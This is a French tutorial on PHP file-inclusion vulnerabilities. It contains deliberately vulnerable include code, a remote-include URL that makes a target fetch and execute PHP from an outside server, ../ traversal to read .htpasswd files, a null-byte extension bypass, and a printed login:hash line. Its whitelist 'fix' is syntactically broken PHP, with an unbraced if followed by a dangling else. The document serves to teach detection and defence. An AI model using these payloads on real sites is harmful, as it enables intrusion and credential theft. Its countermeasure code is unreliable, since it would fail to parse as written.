Sécurité PHP

Faille Include

Table des matières

Introduction

La faille Include est l'une des vulnérabilités WEB les plus connues, y compris chez les développeurs, ce qui explique qu'elle soit de plus en plus rare. Cependant, les besoins de rapidité de production et le laxisme possible d'un développeur peuvent encore amener à trouver cette erreur de programmation.

Dans ce tutoriel nous expliquerons ce qu'est la faille Include, quels sont ses impactes, comment la détecter et la sécuriser.

Les risques à la faille Include

- Lecture de fichiers sensibles
- Exécution de code PHP
- Mise en place de backdoors

Les fonctions à risques

1. Les fonctions ( )

- `include()`
- `include_once()`
- `require()`
- `require_once()`

Ces fonctions PHP permettent d'inclure le fichier dont l'emplacement est spécifié en argument. Si le fichier inclus contient du code PHP, il sera exécuté.

2. Démonstration

Un fichier « index.php » inclus le fichier passé via la variable page.


test.txt | index.php

```php
<?php

if (isset($_GET["page"]))
    include $_GET["page"];

?>
```

Un fichier « test.txt » situé dans le même répertoire.

test.txt | index.php

```
<?php

echo "Je suis inclus";

?>
```



La faille Include

1. Remote Include


Chose particulièrement intéressante dans le prolongement de la démonstration précédente, c'est que le fichier « test.txt » peut très bien être sur un autre serveur, il peut se trouver inclus et exécuté exactement pareil en entrant l'url suivante.

- `http://pentest.srds-informatique.com/INCLUDE/index.php?page=http://serv.com/test.txt`

Ainsi il est possible de faire exécuter n'importe quel code PHP de votre conception, ou backdoor en présence de cette vulnérabilité (dans les limites de la configuration du serveur cible).

2. Local Include


Une partie du chemin du fichier à inclure peut être statique.




Dans le cas ci-dessus nous sommes en présence d'une faille Include local ou seulement un fichier présent sur le serveur pourra être inclus. Cette faille peut nous aider à inclure des fichiers que nous avons pu uploader si le site le permet, ou encore inclure des fichiers .htaccess dans un premier temps afin d'obtenir le chemin du .htpasswd, puis d'inclure le .htpasswd dans un second pour affiché les logins + hashs.

Le dossier ADMIN à la racine contient :

- .htaccess
- .htpasswd





Comme la prise d'écran ci-dessus le montre nous utilisons ../ afin de pouvoir remonté dans l'arborescence des répertoires. Il serrait tout a fait possible d'inclure d'autres fichiers du système comme /etc/passwd et /etc/shadow ou des fichiers de logs, mais les droits ne permettent généralement pas de les lire.

3. Le null byte

Variante d'un code d'Include. Cette fois ci .php est systématiquement ajouté au nom du fichier. Nous avons donc une remote et local Include avec la contrainte de l'extension par défaut php.


test.txt index.php

```php
<?php

if (isset($_GET["page"]))
    include $_GET["page"] . ".php";

?>
```

Si nous tentons d'inclure un fichier PHP de notre serveur local il faudra faire en sorte que celui-ci ne s'exécute pas pour que son code soit lu par le serveur cible.


L'autre technique qui permettra cette fois de choisir l'extension voulu, donc de pouvoir inclure des fichiers comme le .htpasswd en local. C'est de rajouter à la fin de l'extension choisi du fichier un null byte (\x00), ou encodé dans l'url %00.

Explication : Ce null byte définit la fin de chaine de caractère à traiter par la fonction Include, ainsi se qui sera placé après %00 ne sera pas pris en compte, donc le .php ajouté a la fin ne sera pas pris en compte.



Warning: include(../ADMIN/.htpasswd.php) [function.include]: failed to open stream: No such file or directory in **/home/ /INCLUDE/index.php** on line **4**

Warning: include() [function.include]: Failed opening '../ADMIN/.htpasswd.php' for inclusion (include_path='.:/usr/local/s



shura:1KZ5GZyns$uMq132LRFNOuVQTPXm9xv/

Détection

Pour de déterminer s'il s'agit bien d'une faille Include on passera en paramètre le nom d'un fichier qui n'existe pas afin de vérifier le tag de l'erreur.

Tag de l'erreur d'Inclusion :

```
Warning: include(<chemin><fichier qui n'existe pas>) [function.include]:
failed to open stream: No such file or directory in <fichier ou se situe
l'erreur> on line <numéro de ligne>

Warning: include() [function.include]: Failed opening '<chemin><fichier qui
n'existe pas>' for inclusion
(include_path='.:/usr/local/share/php:/usr/lib/php5/pear') in <fichier ou
se situe l'erreur> on line <numéro de ligne>
```

Exemple (dans notre cas de figure) :

- pentest.srds-informatique.com/INCLUDE/index.php?page=../fichier_xy

```
Warning: include(../fichier_xy.php) [function.include]: failed to open
stream: No such file or directory in
/home/xxx/www/pentest/INCLUDE/index.php on line 4

Warning: include() [function.include]: Failed opening '../fichier_xy.php'
for inclusion (include_path='.:/usr/local/share/php:/usr/lib/php5/pear') in
/home/xxx/www/pentest/INCLUDE/index.php on line 4
```

Contre mesure

1. Configuration du serveur

Depuis PHP 5.2 on peut rendre impossible l'inclusion de fichier distant avec les fonctions :

- `include()`
- `include_once()`
- `require()`
- `require_once()`

Pour cela il suffit de modifier la configuration du fichier php.ini

```
allow_url_include = Off
```

2. Code sécurisé

Vérifier que le nom du fichier passé en paramètre soit autorisé à l'inclusion : on peut par exemple stocker les noms de fichier qu'il est possible d'inclure dans un tableau ou une base de données et faire une vérification à chaque inclusion que le fichier est bien dans le tableau.

Exemple :

```
function include_ok($page_a_inclure)
{
      $page_ok = array('test.php','page1.php','page2.php') ;
      $ok = false;
      for ($i = 0; $i < sizeof($page_ok); $i++)
            if ($page_ok[ $i] == $page_a_inclure)
                  $ok = true;
      if ($ok)
            include $page_a_inclure;
            return true;
      else
            return false;
}
```